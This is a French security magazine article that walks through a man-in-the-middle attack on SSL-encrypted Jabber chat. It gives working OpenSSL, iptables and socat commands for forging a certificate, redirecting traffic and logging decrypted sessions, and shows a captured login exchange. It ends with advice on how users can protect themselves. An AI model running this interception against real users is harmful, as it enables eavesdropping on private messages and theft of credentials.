Attaque man in the middle sur la connexion chiffrée de Jabber

Piotr Tyburski

Les utilisateurs de messageries instantanées veulent être sûrs que les données qu'ils envoient restent toujours confidentielles. Pour cela, ils utilisent des outils cryptographiques avancés. Est-ce suffisant pour assurer une protection complète ?

Les messageries instantanées les plus populaires, comme ICQ, pour transférer un message utilisent des textes non chiffrés. C'est pourquoi, il est très facile de les écouter. Le niveau de sécurité plus élevé est offert par les applications utilisant le protocole ouvert Jabber (cf. l'article *Paranoïa instantanée – Hakin9* 3/2004). Cela est dû au fait que Jabber peut être utilisé par le biais de la couche SSL assurant la confidentialité de la session.

Man in the middle

L'utilisation des algorithmes de chiffrage basés sur les clés longues (de 512 et 1024 bits), renégociées après chaque portion de données déterminée, protège efficacement contre la fuite des informations de la connexion établie. Mais imaginons cette situation : quelqu'un se situe entre nous et notre serveur, en se faisant passer pour ce dernier (cf. la Figure 1). Le client établit alors la connexion chiffrée, non pas avec le serveur, mais avec un autre ordinateur. Par conséquent, cet ordinateur se connectera ensuite au serveur, et à partir de ce moment, il deviendra l'intermédiaire envoyant les informations bi-directionnellement (du serveur au client et vice versa) – il pourra donc écouter la connexion. On appelle cette technique attaque *man in the middle*.

La condition de base permettant d'effectuer ce type d'attaque est l'accès à l'ordinateur qui sert d'intermédiaire pendant le transfert des paquets IP entre l'utilisateur et le serveur. Le cas le plus simple est la situation quand l'attaquant a accès à une passerelle (avec droits d'administrateur). Admettons que c'est le cas.

Cet article explique ...

- comment, à l'aide du filtre de paquets et le programme *socat*, intercepter une session chiffrée de Jabber,
- comment générer et signer le certificat au moyen du paquet *OpenSSL*,
- comment faire pour être sûr que personne n'écoutera notre session Jabber.

Ce qu'il faut savoir ...

- notions de base de l'administration des systèmes UNIX,
- on admet que le lecteur connaît les bases de SSL.

Comment fonctionne SSL

La société Netscape a conçu le standard SSL pour résoudre le problème de vulnérabilité du protocole TCP/IP à l'écoute et aux attaques de type *man in the middle*. SSL devrait assurer autant le cryptage des connexions que l'identification du côté client et serveur. La technologie de certificats employée dans le protocole résout parfaitement cette question.

La connexion SSL (*Secure Socket Layer*) est générée sur la base d'une connexion TCP ordinaire. Les données envoyées à l'aide de ce protocole sont chiffrées par une clé symétrique qui est déterminée au début de la session. Dans la première étape, le client envoie le message *Client Hello* contenant les informations sur la version du protocole, l'identifiant de la session et les algorithmes cryptographiques supportés. Le serveur répond par le message *Server Hello* contenant un nouveau numéro de session ou le numéro existant et les informations sur les algorithmes de cryptage admissibles. Dans la deuxième étape, le serveur s'authentifie en envoyant son certificat. Le client vérifie la validité de ces trois conditions :

- le certificat a été signé par une autorité de certification connue (en anglais *Certificate Authority – CA*) ; les plus connues sont : *Verisign*, *Thawte* ou *AT&T*,
- le certificat est valide et n'est pas arrivé à expiration,
- le nom du certificat correspond au nom de domaine du serveur.

Si l'une des ces conditions n'est pas satisfaite, le client envoie un avertissement et c'est à l'utilisateur de décider s'il veut continuer la connexion ou pas. Si la connexion n'est pas interrompue, le serveur peut effectuer l'authentification analogique du côté client. Ensuite, l'un et l'autre génèrent ce qu'on appelle une clé *master*. Cette clé est utilisée pour la génération des clés de session qui servent ensuite à chiffrer/déchiffrer et à vérifier l'intégrité des données transférées pendant la session SSL. À la fin, les données chiffrées informant de la fin du fonctionnement du protocole d'accueil sont envoyées et il est alors possible d'échanger des données.

Si l'attaquant n'a pas accès à la machine intermédiaire, il peut employer les techniques de type *ARP spoofing* ou *ARP poisoning* (cf. l'article *Sniffing dans les réseaux commutés – Hakin9* 2/2003).

L'attaque sur une session chiffrée de Jabber sera efficace, si l'intrus réussit à intercepter la tentative d'établissement de la connexion de l'ordinateur du client au port 5223 du serveur et de la rediriger vers un autre ordinateur. Sur cette machine, un programme spécial doit réceptionner la connexion initialisée, et ensuite, établir les connexions successives, cette fois-ci à l'adresse correcte. Essayons donc d'effectuer une vraie attaque.



Figure 1. *Schéma de l'attaque man in the middle sur une session SSL de Jabber*

D'où prendre un certificat

Pour qu'il soit possible d'intercepter une session chiffrée, nous avons besoin d'un certificat SSL falsifié du serveur de Jabber – ainsi, le client Jabber pensera qu'il a à faire avec un vrai serveur. Lors de sa création, il faut, bien sûr, entrer les données identiques que celles figurant dans le vrai certificat du serveur (cf. l'Encadré *Comment fonctionne SSL*).

Au moyen du paquet *OpenSSL* et le script de shell *CA.sh* joint (éventuellement, sa version en Perl *CA.pl*), nous générons le certificat d'AC (de l'autorité de certification) et le certificat du serveur avec les clés privées. Tout d'abord, il faut localiser le script *CA.sh* dans le système :

```
$ locate CA.sh
```

Admettons que *CA.sh* a été trouvé dans le répertoire */etc/ssl/misc* :

```
$ /etc/ssl/misc/CA.sh -newca
```

Après le lancement du script, il faut entrer les données d'identification qui seront enregistrées dans le certificat et le mot de passe. Le répertoire *./demoCA* contenant, entre autres, le fichier *cacert.pem* (le certificat de notre AC) et *cakey.pem* (clé privée de ce certificat) sera créé.

Maintenant, il faut générer un certificat pour notre serveur. Pour ce faire, tapez la commande suivante :

```
$ /etc/ssl/misc/CA.sh -newreq
```

Encore une fois, vous devez saisir quelques informations (de même que pour la génération de *cacert*) et un mot de passe. Il ne nous reste qu'à signer le certificat généré :

```
$ /etc/ssl/misc/CA.sh -sign
```

Après la saisie du mot de passe de la clé privée de l'autorité de certification, nous obtenons le certificat *./newcert.pem* signé numériquement et sa clé privée *./newreq.pem*.

```
tyboer@Janie:~$ socat -v OPENSSL-LISTEN:5223,cert=tyb.pem,verify=0 OPENSSL:jabberpl.org:5223,verify=0
Enter PEM pass phrase:
> <?xml version="1.0"?>
> <stream:stream xmlns:stream="http://etherx.jabber.org/streams" xmlns="jabber:client" to="jabberpl.org" >
< <?xml version='1.0'?><stream:stream xmlns:stream='http://etherx.jabber.org/streams' id='411FBE5D' xmlns='jabber:client' from='jabberpl.org'>> <iq type="get" id="auth_1" to="jabberpl.org" >
> <query xmlns="jabber:iq:auth">
> <username>testowy_nad</username>
> </query>
> </iq>
< <iq type='result' id='auth_1'>
< <query xmlns='jabber:iq:auth'>
< <username>testowy_nad</username>
< <password/><digest/><sequence>499</sequence><token>40E96BC0</token><resource/></query>
< </iq>> <iq type="set" id="auth_2" to="jabberpl.org" >
> <query xmlns="jabber:iq:auth">
> <username>testowy_nad</username>
> <digest>ba7c995fb49b78291744d8f7684efb48972cd562</digest>
> <resource>Psi</resource>
> </query>
> </iq>
< <iq type='result' id='auth_2'/>> <iq type="get" id="aab0a" >
> <query xmlns="jabber:iq:roster"/>
> </iq>
< <iq type='result' id='aab0a' from='testowy_nad@jabberpl.org/Psi'>
<
```

Figure 2. *Interception réussie d'une session de Jabber*

Réalisation de l'attaque

Il est temps de passer à l'attaque. Pour intercepter les données de la session chiffrée de Jabber, nous allons utiliser le programme spécial (mentionné plus haut) *socat* (cf. l'Encadré *Socat – une vraie puissance*) qui servira d'intermédiaire entre l'utilisateur et le serveur.

Pour rendre la description de l'interception de la session plus facile, nous nous servirons des noms propres : Alice (utilisateur de Jabber), Bob (serveur) et Eve (la personne qui écoute). Alice se connecte à partir de l'ordinateur portant l'adresse 10.0.0.2 avec le serveur *jabberpl.org* (81.210.17.124) par l'intermédiaire de la passerelle portant l'adresse 10.0.0.1 (au moyen de l'interface *eth1*) sur laquelle Eve a les droits d'accès d'administrateur.

Pour rediriger la connexion, il suffit à Eve d'utiliser le filtre de paquets Linux standard *iptables* :

```
$ iptables -A PREROUTING -t nat \
 -i eth1 -p tcp -d 81.210.17.124 \
 --dport 5223 -j REDIRECT --to 5223
```



Figure 3. *Moment critique – une avertissement sur le certificat SSL incorrect (Psi)*

Cette règle redirigera tous les paquets envoyés par Alice à Bob vers le port local 5223 :

- `-A PREROUTING -t nat` signifie que cette règle sera ajoutée au tableau *nat* de la chaîne *PREROUTING* (la carte des chaînes est disponible dans un tutorial d'*iptables* quelconque),
- `-p tcp` définit le protocole auquel la règle se réfère (ici, c'est TCP),
- `-i eth1` filtre les paquets arrivants de l'interface réseau *eth1*,
- `-d 81.210.17.124 --dport 5223` signifie que nous redirigeons les paquets portant l'adresse cible et le port donné.

Jusqu'à ce moment, la règle définissait les caractéristiques des paquets auxquels Eve s'intéresse. Après, c'est la destination (action) qui s'affiche – dans notre cas `-j REDIRECT --to 5223`, c'est-à-dire, la redirection vers le port 5223 de *localhost*. *Socat* effectue déjà l'écoute, activée par Eve à l'aide de la commande :

```
$ socat \
 -v OPENSSL-LISTEN:5223,↩
 cert=newcert.pem,key=newreq.pem,↩
 verify=0 OPENSSL:81.210.17.124:↩
 5223,verify=0
```

Expliquons les parties spécifiques de la commande.

Socat – une vraie puissance

Socat est un outil distribué sous la licence GNU/GPL. C'est un outil pour des transferts de données bi-directionnels entre des canaux de données indépendants. Grâce à ces options et à une multitude de types de canaux gérés (p. ex. fichiers, dispositifs, pipes, sockets, et autres), il peut être utilisé pour de maintes applications. Comme vous avez pu le voir, il peut être employé pour effectuer une attaque *man in the middle* par un simple transfert de ports. Il peut aussi servir de TCP proxy, ou résoudre le problème de flots de fichiers journaux (avec le chiffrage, bien sûr).

Grâce au commutateur `-v` utilisé par Eve, la session chiffrée sera dirigée non seulement vers ses flots cibles, mais aussi vers *stderr* – ainsi, Eve pourra la consulter. `OPENSSL-LISTEN:5223,cert=newcert.pem,key=newreq.pem,verify=0` créera le serveur écoutant sur le port 5223 les connexions SSL ; dans les négociations, elle utilisera le certificat contenu dans le fichier *newcert.pem*. `verify=0` ce qui signifie que *socat* ne vérifiera pas le certificat du client. Analogiquement, le commutateur `OPENSSL:81.210.17.124:5223,verify=0` établira la connexion SSL avec le serveur *jabberpl.org* (81.210.17.124) sur le port 5223 et ne vérifiera pas le certificat du serveur.

Dans cette situation, les données capturées seront affichées sur

Fuzzy Fingerprint

Une technique très intéressante appelée *Fuzzy Fingerprint* (*ffp*) a été conçue pour les besoins des attaques de type *man in the middle* sur les sessions chiffrées. Cette technique exploite les fautes commises par les utilisateurs. Ce n'est pas une attaque cryptographique. Cette technique consiste à induire en erreur l'utilisateur qui ne vérifie pas précisément deux sommes MD5 (empreintes) des clés publiques. Si elles sont très similaires, il n'apercevra aucune différence et acceptera la connexion. Pour plus d'informations, visitez le site *http://www.thc.org/thc-ffp/*.

l'écran (sortie standard pour *stderr*). Si Eve voulait les intercepter vers un fichier, elle devrait uniquement rediriger le flot qui l'intéresse en tapant la commande `2> spy.log`.

L'attaque a réussi. Quand Alice, persuadée que sa connexion est sécurisée, commence à bavarder avec sa copine, Eve, sur l'écran de son ordinateur, pourra lire toute l'information envoyée (cf. la Figure 2 *Interception réussie d'une session de Jabber*).

Facteur humain

Un certificat falsifié ou même l'interception de la session du côté serveur ne peuvent pas garantir que l'attaque réussira. Tous ceux qui pensaient qu'il était possible de contourner les protections dans le protocole SSL seront déçus – le mécanisme est très sûr. Dans notre attaque, nous pouvons exploiter uniquement les points faibles du client ou de l'utilisateur. Quelques scénarios sont possibles :

- exploiter une faille dans le programme client pour qu'il ne vérifie pas le certificat du serveur,
- exploiter une faille dans le programme client pour, sans que l'utilisateur le sache, ajouter le certificat à la liste des certificats de confiance,
- si nous interceptons la première connexion de l'utilisateur avec le serveur, p. ex. nous avons recommandé une messagerie instantanée à notre collègue de travail, nous pouvons compter que l'utilisateur seul ajoutera le certificat falsifié, ce qui nous donne la chance de demeurer indétecté,
- d'habitude, la plupart des utilisateurs négligent chaque fois les avertissements concernant les irrégularités du certificat, et acceptent la connexion, cela signifie que le document falsifié sera efficace.

Nous pouvons être presque sûrs que le dernier scénario, le plus simple, sera efficace dans la plupart des cas où ce type d'attaque est possible.

Conclusions

Que faire pour éviter la perte de confidentialité ? Quand nous activons *Use SSL encryption* dans notre client Jabber préféré, nous devons veiller à respecter quelques points essentiels :

- toujours vérifier le certificat avant d'accepter la connexion,
- en cas de doutes, renoncer à la connexion et contacter l'administrateur à l'aide d'un moyen plus sûr que le réseau (p. ex. téléphone),
- de temps en temps vérifier dans la liste des AC, si notre système ne comporte pas de surprises,
- si c'est possible, utiliser en plus le mécanisme PGP (GPG). ■